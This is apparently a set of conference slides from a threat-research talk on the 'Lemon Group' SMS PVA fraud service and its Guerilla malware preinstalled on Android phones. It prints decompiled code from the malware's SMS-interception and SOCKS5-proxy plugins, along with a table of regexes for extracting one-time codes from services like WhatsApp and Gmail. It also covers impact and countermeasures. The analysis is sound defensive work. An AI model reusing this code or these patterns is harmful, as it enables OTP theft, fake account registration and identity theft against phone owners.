
- Transceiver function
- Message record
- Project management
- FAQ
- API interface

Personal Center | Recharge record query | account information | reset password | Sign out

# SMS PVA +SMS Interception



# SMS PVA +SMS Interception



# SMS Plugin (Guerilla)

```
this.smsListener = new SMSListener(this, null);
this.smsListener2 = new SMSListener2(this, null);
LocalAMHook.addListener(this.smsListener);
LocalAMHook.addListener(this.smsListener2);
LocalAMHook.startHook(MHandleV2.mContext, 2);
MHandleV2.myHandler.sendEmptyMessage(1002);
MHandleV2.myHandler.sendEmptyMessage(3000);
if(SharedPreferencesUtils.getParam(MHandleV2.mContext, "sm_sp_cleared", "cc").equals("cc")) {
    v5 = 0;
}
```

Intercept SMS  
"startHook"

```
while(wsIndex2 < MHandleV2.this.wsRuleList.size()) {
    DataBean v5_1 = (DataBean)MHandleV2.this.wsRuleList.get(wsIndex2);
    if(v5_1.getStatus() == 1) {
        if(this.tempMsg.size() == 0 || wsIndex2 + 1 > this.tempMsg.size()) {
            if(TextUtils.isEmpty(v5_1.getRule_reg())) {
                break;
            }
        }
        v7 = SMSTools.matchedBody(v5_1.getRule_reg(), v2_1);
        MLog.d("tempMsg == null or index not exist, match : " + ((boolean)((int)v7));
    } else if((this.tempMsg.containsKey(Integer.valueOf(wsIndex2))) && (SMSTools.isSameMsg((Message)v2_1))) {
        v7 = true;
        MLog.d("tempMsg != null , match : true");
    }
    if(v7) {
        v5_1.setCode(SMSTools.matchedCode(v5_1.getRule_reg(), v2_1));
        v5_1.setCode_tpl(v2_1);
        v5_1.setCode_src(v1);
        v5_1.setStatus(0);
        Message uploadMsg = new Message();
        uploadMsg.what = 3002;
        uploadMsg.arg1 = wsIndex2;
        MHandleV2.this.sendMessage(uploadMsg);
    }
}
```

Send SMS to  
backend  
with matching  
RegEx  
"matchedBody"

```
public void onMessage(WebSocket webSocket, String text) {
    MLog.d("=== onMessage text ===");
    MLog.d("get msg String: " + text);
    if(text != null && (text.contains("sms") || text.contains("text"))) {
        if(MHandleV2.this.task != null) {
            MHandleV2.this.task.cancel();
            MHandleV2.this.task = null;
        }
        if(MHandleV2.this.timer != null) {
            MHandleV2.this.timer.cancel();
            MHandleV2.this.timer = null;
        }
    }
}
```

```
String phone = "";
int exc = 1;
try {
    List v6 = WSRuleBean.jsonToObj(text).getData();
    MHandleV2.this.wsRuleList = v6;
    if(MHandleV2.this.wsRuleList != null && MHandleV2.this.wsRuleList.size() > 0) {
        phone = ((DataBean)MHandleV2.this.wsRuleList.get(0)).getPhone();
    }
} catch (Exception e) {
    MLog.e("rule->obj", e);
    goto label_57;
}
```

```
WSRuleBean.jsonToObj(text).getData();
this.wsRuleList = v6;
MHandleV2.this.wsRuleList != null && MHandleV2.this.wsRuleList.size() > 0) {
    phone = ((DataBean)MHandleV2.this.wsRuleList.get(0)).getPhone();
}
```

Receive RegEx from C2  
for SMS interception  
"wsRuleList"

# Lemon SMS PVA Codes Project List

Project ID (parameter pid=)	Platform	URL Detection	Sample SMS OTP	RegEx
pid=0148	LINE	744651	Please enter 1234 into LINE within	.*?(\d{4,6}).*(?:(:LINE) (:L
pid=0092	Jingdong	8556	The verification code is 123456 (do	.*?(\d{6}).*JD.*
pid=0275	WeChat	391	WeChat verification code (123456)	.*(?:(:WeChat) (:WeCh@
pid=0146	Jingdong	205	The verification code is 123456, ple	.*?(\d{6}).*JD.*
pid=0013	Facebook	138	123456 is Name's Facebook confirm	.*?(\d{5,8}).*(?:(:Facebook
pid=0107	WhatsApp	110	your whatsapp code: 123-456 you c	[^\d]+(\d{3}-\d{3})([^\d]+.*
pid=0504	up live	100	【Uplive】 [123456] is your verific	.*Uplive.*?(\d{6}).*
pid=1115	Albert (Financial)	89		
pid=0646	Tinder	68	Use 123456 as your login code for T	.*Tinder.*?(\d{6}).*
pid=0015	Taobao	25	[Taobao.com] You applied for mob	.*(?:(:Taobao) (:Alibaba)
pid=0389	Skype	8	Authenticate your Skype callers wi	.*?([AZ az 0-9]{6}).*Skype.*
pid=0085	Alipay	6	0911111111 You apply registration	(?!.*?edit).*(?:(\d{4,6}).*(?:(:
pid=0066	WeChat	5	WeChat verification code (123456)	.*(?:(:WeChat) (:WeCh@
pid=0097	Gmail	3	G-123456 is your Google verificatio	.*G-.*?(\d{6}).*
pid=0183	irctc	1	<#> 12345 is your onetime verificat	.*?(\d{5}).*IRCTC.*
pid=123	Apple ID	1	【Apple】 Your Apple ID verificati	.*(?:(:Apple) (:APPLE)).*?

1000+  
RegEx rules?



# SMS PVA Codes for Jingdong Fraud



Phone Number Country	Jingdong
Thailand	5307
Mexico	348
Malaysia	336
S. Africa	135
Angola	116
Indonesia	96
United States	87
Colombia	49
Argentina	36
France	34
Belarus	23
Guyana	23
Comoros	16
Romania	13
Vietnam	12
Iraq	11
Other 44 Countries	137


Lemon SIM Cards  
OTP Request for  
Jingdong  
URL parameter contains  
Phone number and project  
ID (platform)  
TM Data Oct 2021 – Mar 2022

# Lemon group also Sells Proxies

- Residential and Mobile Proxy
- Perfect for anonymity and bulk registration
- of accounts
  
- Allows to select a country to match the
- used phone number geographical location

 **ReceiveCode**  
September 29, 2021 · 🌐

New function online now, apart from our SMS OTP project, we have activated our IP proxy site: DOVE proxy.  
If you have any need, please do not hesitate to contact us.  
Site link as below:  
[https://v\[redacted\]/index.php?s=/index/index.html&lang=en-us](https://v[redacted]/index.php?s=/index/index.html&lang=en-us)



The advertisement features a yellow background with a blue mountain range silhouette and a sun. On the left, the text reads "Lemon SMS PVA" with a lemon slice icon. On the right, it says "Dove Proxies" with a dove icon. Below the mountains, a green trapezoidal box contains the following text:

10K+ NUMBERS RELEASED EVERYDAY  
2Mo+ IP PROXIES UPDATED EVERY Month  
GREAT AMOUNT of Number s and Proxies  
UPDATED CONSTANTLY

CHEAP but only in the good way  
price is LOW, but not SLOW

<http://www.myzaker.com/article/5f44bf728e9f09748031fb92>

# Proxy Plugin (Guerilla)

- Proxy plugin
- Opens a proxy (socks5) service
- On infected device for requested period of time

```
if(v10 != null) {  
    MLog.d("send final Result : " + ((boolean)((((int)v10).getTimeout()));  
    String v1 = v10.getToken();  
    int v6 = v10.getTimeout();  
    String v2 = v10.getIp();  
    int v3 = v10.getPort();  
    int v5 = v10.getTdinc();  
    int v4 = v10.getTd();  
    HashMap argWSType = new HashMap();  
    argWSType.put("acttype", "ws_rule");  
    argWSType.put("token", v1);  
    ELKUtil.getInstance().sendEvent(MainHandler.mContext, argWSType, true);  
    TranSocks5Manager.get().setCallBack(new CallBack() {  
        @Override // com.android.systemui.ipclient.pdos95.socks5.TranSocks5Manager$CallBack  
        public void onTimeOut() {  
            MainHandler.this.nextHeartBeat();  
            MainHandler.this.releaseWakeLock();  
        }  
    });  
    TranSocks5Manager.get().initParams(v1, v2, v3, v4, v5, v6);  
    TranSocks5Manager.get().startProxy();  
    MainHandler.this.acquireWakeLock();  
    return;  
}
```

```
@Override // pawn.okhttp3.WebSocketListener  
public void onMessage(WebSocket webSocket, String text) {  
    MLog.d("=== onMessage text ===");  
    MLog.d("get msg String: " + text);  
    if(text == null || !text.contains("rule")) {  
        goto label_86;  
    }  
  
    if(this.pingTask != null) {  
        this.pingTask.cancel();  
        this.pingTask = null;  
    }  
  
    if(this.pingTimer != null) {  
        this.pingTimer.cancel();  
        this.pingTimer = null;  
    }  
  
    boolean v9 = this.wsSendFinal();  
    try {  
        WSRuleBean v10 = WSRuleBean.jsonToObj(text);  
        if(v10 != null) {  
            MLog.d("send final Result : " + ((boolean)((((int)v9)))));  
            String v1 = v10.getToken();  
            int v6 = v10.getTimeout();  
            String v2 = v10.getIp();  
            int v3 = v10.getPort();  
            int v5 = v10.getTdinc();  
            int v4 = v10.getTd();  
            HashMap argWSType = new HashMap();  
            argWSType.put("acttype", "ws_rule");  
            argWSType.put("token", v1);  
            ELKUtil.getInstance().sendEvent(MainHandler.mContext, argWSType, true);  
            TranSocks5Manager.get().setCallBack(new CallBack() {  
                @Override // com.android.systemui.ipclient.pdos95.socks5.TranSocks5Manager$CallBack  
                public void onTimeOut() {  
                    MainHandler.this.nextHeartBeat();  
                    MainHandler.this.releaseWakeLock();  
                }  
            });  
            TranSocks5Manager.get().initParams(v1, v2, v3, v4, v5, v6);  
            TranSocks5Manager.get().startProxy();  
            MainHandler.this.acquireWakeLock();  
            return;  
        }  
    }  
}
```

# So who is lemon? A Company in Hainan?



Lemon  
International  
SMS PVA

Get Number Proxy

Select country:

Asia:

- Indonesia
- India

Europe:

- Germany
- France

America:

- United States
- Argentina

Africa:

- South Africa
- Angola

All countries:

Search for an App:

App Name	Online	Price
netflix	722 pcs.	\$ 0.50
nike	1211 pcs.	\$ 0.5
paypal	1198 pcs.	\$ 0.40
POF.com	1647 pcs.	\$ 0.20
shopee	506 pcs.	\$ 0.50
signal	506 pcs.	\$ 0.20
skout	719 pcs.	\$ 0.50
skrill	383 pcs.	\$ 0.50
snapchat	1212 pcs.	\$ 0.20
Taobao	500 pcs.	\$ 0.20
telegram	631 pcs.	\$ 0.20
Tencent QQ	752 pcs.	\$ 0.10
tiktok	875 pcs.	\$ 0.20

Get Number Proxy

Select country:

- Armenia Number: 2328 +IPs
- Azerbaijan Number: 2163 +IPs
- Argentina Number: 13893 +IPs
- Angola Number: 85728 +IPs
- Algeria Number: 10275 +IPs
- Bahrain Number: 1401 +IPs
- Bangladesh Number: 122841 +IPs
- Bulgaria Number: 4065 +IPs



Dove Proxy  
Residential  
and Mobile IPs

Recent developments: durian, no more lemon!



# impact of compromised SMSes and verification codes


## Coordinated Inauthentic Behavior



# Identity theft and SMS interception

- In many countries phones are de-factor our electronic identities
- For some services, especially gov and finance, and even social media, capabilities to intercept auth SMS, create accounts linked

to particular phone -  
**Identity Theft**






# Anonymity

- On  
compromised  
by thirdparty  
devices?




# WhatsApp Token stealer



# Coordinated inauthentic behavior


- Facebook cookie stealer



# Abuse of sign-in bonuses

**Starbucks' new event was frantically smashed for only one day, and the company's business security was in emergency!**

Recently, the threat hunter business intelligence monitoring platform monitored and found that Starbucks' marketing campaign "Starbucks APP Registration New Person" launched on December 17, 2018 suffered a large-scale attack by black and gray proc. The black production used a large number of mobile phone numbers to register a fa account of the Starbucks APP, and successfully received coupons for the event.



# Consumer privacy and impact to compromised phone owners

- Your phone is not yours
- You probably will be the first person of interest for LE in the case of investigation
- You could be impersonated in any services, including social media platforms
- There might be illegal actions on behalf of your digital identity

# Impact to online platforms and services: SMS verification code cannot be trusted

- One-time SMS is not enough
- Be cautious when launching sign-in bonus promotion esp. monetary value
- Origin of created accounts, identify fake ones
- Look for reuse profile, veracity of account vs variety of content

# Impact on single sign-on services



# Risks for Smartphone brand and vendors

- Remember

Supply Chain Attack vectors

- Different Persistence Mechanisms in Supply Chain
- Compromised ROM components
- Compromised FOTA/OTA update or FOTA/OTA apps
- Compromised Software Supply Chain (software SDKs)

#FIRSTCON22

- You always will have suppliers and contractors, not everything is at your full control
- Issues could have huge reputational impact



# Lessons learned

# What is important to keep in mind

- Mobile **supply chain assurance** by strong evaluation
- Online anonymity vs **verified accounts**
- Security model is **broken and exploited** at scale
- SMS PVA fraud's **implication** to law enforcement
- **Evolving cybercrime** business model
  - Click ad fraud, pre-installed malware
  - Data exfiltration and Identity theft, continuous persistence (silent loader)

# Countermeasures

## For Online Platforms and Services

- One-time SMS is not enough
- Be cautious when launching sign-in bonus promotion esp. monetary value
- Origin of created accounts, identify fake ones
- Look for reuse profile, veracity of account vs variety of content
- Use zero trust approaches to improve security

## For Smartphone vendors

- Ensure provenance of the devices / brand name
- Perform security review on system image / trusted sources

## For consumers


- Consider security when purchasing phone
- Secure device, periodical analysis, trusted apps, be wary of ROM images

# More details


## Can You Rely on OTPs? A Study of SMS PVA Services and Their Possible Criminal Uses

SMS PVA services allow their customers to create disposable user profiles or register verified accounts on many popular platforms. Unfortunately, criminals can misuse these services to conduct fraud or other malicious activities.

February 15, 2022



Download SMS PVA: An Underground Service Enabling Threat Actors to Register Bulk Fake Accounts



<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/can-you-rely-on-otps-a-study-of-sms-pva-services-and-possible-criminal-uses>

Thank you!

Questions?